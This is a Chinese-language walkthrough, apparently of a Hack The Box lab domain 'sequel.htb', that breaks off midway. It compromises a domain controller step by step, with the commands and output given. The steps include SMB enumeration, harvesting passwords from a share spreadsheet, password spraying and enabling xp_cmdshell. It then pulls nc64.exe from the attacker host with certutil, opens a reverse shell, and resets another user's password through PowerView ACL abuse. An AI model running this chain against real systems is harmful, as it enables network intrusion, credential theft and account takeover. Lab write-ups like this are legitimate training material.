扫描端口

nmap -sC -T4 -sV --open 10.129.232.128

```
PORT     STATE SERVICE    VERSION
53/tcp   open  tcpwrapped
88/tcp   open  tcpwrapped
135/tcp  open  tcpwrapped
139/tcp  open  tcpwrapped
389/tcp  open  tcpwrapped
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|Not valid after:  2124-06-08T17:00:40
|ssl-date: TLS randomness does not represent time
445/tcp  open  tcpwrapped
464/tcp  open  tcpwrapped
593/tcp  open  tcpwrapped
636/tcp  open  tcpwrapped
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|Not valid after:  2124-06-08T17:00:40
1433/tcp open  tcpwrapped
3268/tcp open  tcpwrapped
3269/tcp open  tcpwrapped
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:34:57
|Not valid after:  2124-06-08T17:00:40
5985/tcp open  tcpwrapped
```


发现SMB开放，共享目录枚举

```
netexec smb 10.129.232.128 -u rose -p 'KxEPkKe6R8su' --shares
```

```
SMB         10.129.232.128    445    DC01             Share           Permissions     Remark
SMB         10.129.232.128    445    DC01             -----           -----------     ------
SMB         10.129.232.128    445    DC01             Accounting Department READ
SMB         10.129.232.128    445    DC01             ADMIN$                          Remote Admin
SMB         10.129.232.128    445    DC01             C$                              Default share
SMB         10.129.232.128    445    DC01             IPC$            READ            Remote IPC
SMB         10.129.232.128    445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.232.128    445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.232.128    445    DC01             Users           READ
```

发现Accounting Department 目录，枚举目录文件

```
smbmap -H 10.129.232.128 -u rose -p 'KxEPkKe6R8su' -r 'Accounting Department/'
smbclient //10.129.232.128/'Accounting Department' -U rose%'KxEPkKe6R8su' -c 'ls'
```



```
└─$ smbclient //10.10.11.51/'Accounting Department' -U rose%'KxEPkKe6R8su' -c 'ls'
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024

                6367231 blocks of size 4096. 890427 blocks available
```


下载共享目录中的文件

```
smbclient //10.129.232.128/'Accounting Department' -U rose%'KxEPkKe6R8su'
```

进入交互式 shell 后：

```
smb: \> get accountis.xlsx
smb: \> quit # 退出
```


获取到一些账号密码



First Name	Last Name	Email	Username	Password
Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
NULL	NULL	sa@sequel.htb	sa	MSSQLP@ssw0rd!

将username和password分别保存为字典，进行SMB爆破


```
netexec smb 10.129.232.128 -u users.txt -p pass.txt
```



```
SMB         10.10.11.51     445    NONE             [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    NONE             [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.11.51     445    NONE             [-] \oscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    NONE             [-] \kevin:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    NONE             [-] \sa:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    NONE             [-] \angela:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    NONE             [+] \oscar:86LxLBMgEWaKUnBG
```

发现有效账号：oscar:86LxLBMgEWaKUnBG


通过之前的端口扫描，知道目标中开启了MSSQL服务，使用文件中的账号密码对尝试登录



```
└─$ nxc mssql 10.10.11.51 -u sa -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
```

我们看到这是有效的，我们可以继续使用impack -mssqlclient连接到主机

```
impacket-mssqlclient sequel.htb/'用户名:密码'@10.129.232.128
```



```
└─$ impacket-mssqlclient sequel.htb/'sa:MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

通过xp_cmdshell获取该主机权限

-- 启用高级选项


sp_configure 'show advanced options', 1;

RECONFIGURE;

-- 启用 xp_cmdshell

sp_configure 'xp_cmdshell', 1;

RECONFIGURE;



```
└─$ impacket-mssqlclient sequel.htb/'sa:MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami
output
──────────────
sequel\sql_svc

NULL

SQL (sa  dbo@master)>
```


反弹shell

可以给目标机器上传一个nc：

EXEC xp_cmdshell 'certutil -urlcache -split -f http://10.10.16.2:9988/nc64.exe C:\Users\sql_svc\Desktop\nc64.exe'


在目标机器上执行反弹shell：

EXEC xp_cmdshell 'C:\Users\sql_svc\Desktop\nc64.exe -e cmd.exe 10.10.16.2 9999';




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.16.2] from sequel.htb [10.10.11.51] 50250
Microsoft Windows [Version 10.0.17763.6659]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sequel\sql_svc

C:\Windows\system32>
```

查看C盘根目录中存在 sqlserver 2019




```
 Directory of C:\

11/05/2022  12:03 PM    <DIR>          PerfLogs
01/04/2025  08:11 AM    <DIR>          Program Files
06/09/2024  08:37 AM    <DIR>          Program Files (x86)
06/08/2024  03:07 PM    <DIR>          SQL2019
06/09/2024  06:42 AM    <DIR>          Users
01/04/2025  09:10 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   3,792,044,032 bytes free

C:\>
```

查看配置文件sql-Configuration.INI，获取到配置文件信息



```
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
```

查看系统中的用户：net user




```
C:\SQL2019\ExpressAdv_ENU>net user
net user

User accounts for \\DC01

-------------------------------------------------------------------------------
Administrator            ca_svc                   Guest
krbtgt                   michael                  oscar
rose                     ryan                     sql_svc
The command completed successfully.
```

将这些用户保存为用户名字典，通过在sql-Configuration.INI中收集到的密码进行密码喷洒


```
netexec smb sequel.htb -u users.txt -p 'WqSZAF6CysDQbGb3'
```

找到账号ryan



```
┌──(kali㉿kali)-[~/Desktop]
└─$ netexec smb sequel.htb -u users.txt -p 'WqSZAF6CysDQbGb3'
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-] sequel.htb\krbtgt:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\oscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\rose:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
```

通过evil-winrm连接到ryan用户




```
└─$ evil-winrm -i 10.10.11.51 -u ryan -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
sequel\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents> █
```

通过bloodhound-python收集域的相关信息，并进行分析

https://github.com/BloodHoundAD/BloodHound/tree/f4d9c1af1529124d33c9f360a27686eea51755e1/Collectors （传到目标主机上）
https://github.com/dirkjanm/BloodHound.py

bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -d sequel.htb -ns 10.129.232.128 -c all --zip

快速使用：https://bloodhound.specterops.io/get-started/quickstart/community-edition-quickstart



Password Last Set: 2024-06-09 00:55 GMT+8 (GMT+0800)
Password Never Expires: TRUE
Password Not Required: FALSE
SAM Account Name: ryan
Trusted For Constrained Delegation: FALSE

+ Sessions 0
+ Member Of 4
+ Local Admin Privileges 0
+ Execution Privileges 0
– Outbound Object Control 1
CA_SVC@SEQUEL.HTB

上分析可知道ryan对ca_svc具有WriteOwner权限

使用PowerView修改ca_sv的密码（https://github.com/PowerShellMafia/PowerSploit）

将PowerView上传到目标机器，并导入

```
Import-Module .\PowerView.ps1
```

将 `ca_svc` 的所有者修改为名为 `ryan` 的用户或组

```
Set-DomainObjectOwner -Identity "ca_svc"  -OwnerIdentity "ryan"
```

```
执行此命令需要对 `ca_svc` 对象拥有 `WriteOwner` 权限（或通过其他方式获得的权限，如管理员权限）。修改后，`ryan` 将成为 `ca_svc` 对象的所有者，默认拥有对该对象的 `TakeOwnership` 权限，可能间接获得更多控制能力。
```

将给ca_svc用户重置密码的权限赋予给ryan

```
Add-DomainObjectAcl -TargetIdentity "ca_svc" -Rights ResetPassword -PrincipalIdentity "ryan"
```

```
执行后，`ryan` 将获得对 `ca_svc` 账户的密码重置权限，可直接修改 `ca_svc` 的密码（无需知道原密码），使用该命令需具备相应的权限（如对 `ca_svc` 对象的 `WriteDacl` 权限）
```

创建一个安全字符串（SecureString）类型的凭据对象：

```
$cred = ConvertTo-SecureString "Password123!!" -AsPlainText -Force
```


```
ConvertTo-SecureString：是 PowerShell 的内置 cmdlet，用于将普通文本字符串转换为加密的安全字符串（SecureString），这种类型的字符串在内存中以加密形式存储，避免明文暴露。

"Password123!!"：是需要转换的原始明文密码。

-AsPlainText：指定输入的是明文文本（因为默认情况下该 cmdlet 要求输入已加密的字符串）。
-Force：强制允许将明文转换为安全字符串（由于明文处理存在安全风险，此参数用于确认操作）。

$cred = ...：将转换后的安全字符串赋值给变量 $cred，后续可用于创建 PSCredential 对象（完整的凭据包含用户名和安全字符串密码），常用于需要身份验证的操作（如远程连接、访问受保护资源等）。
```

修改密码

```
Set-DomainUserPassword -Identity "ca_svc" -AccountPassword $cred
```


验证密码是否修改成功

```
netexec smb sequel.htb -u ca_svc -p 'Password123!!'
```



```
└─$ netexec smb sequel.htb -u ca_svc -p 'Password123!!'
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763
x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\ca_svc:Password123!!
```

查看用户 ca_svc 的属性，我们发现他们是“证书发布者”组的成员。在 BloodHound 中查看该组的描述，我们看到该组成员被允许将证书发布到目录中。这表明存在 Active Directory 证书服务。



Object ID: S-1-5-21-548670397-972687484-3496335370-517

Admin Count: FALSE

Created: 2024-06-09 00:40 GMT+8 (GMT+0800)

Description:
Members of this group are permitted to publish certificates to the directory

Distinguished Name:
CN=CERT PUBLISHERS,CN=USERS,DC=SEQUEL,DC=HTB

Domain FQDN: SEQUEL.HTB

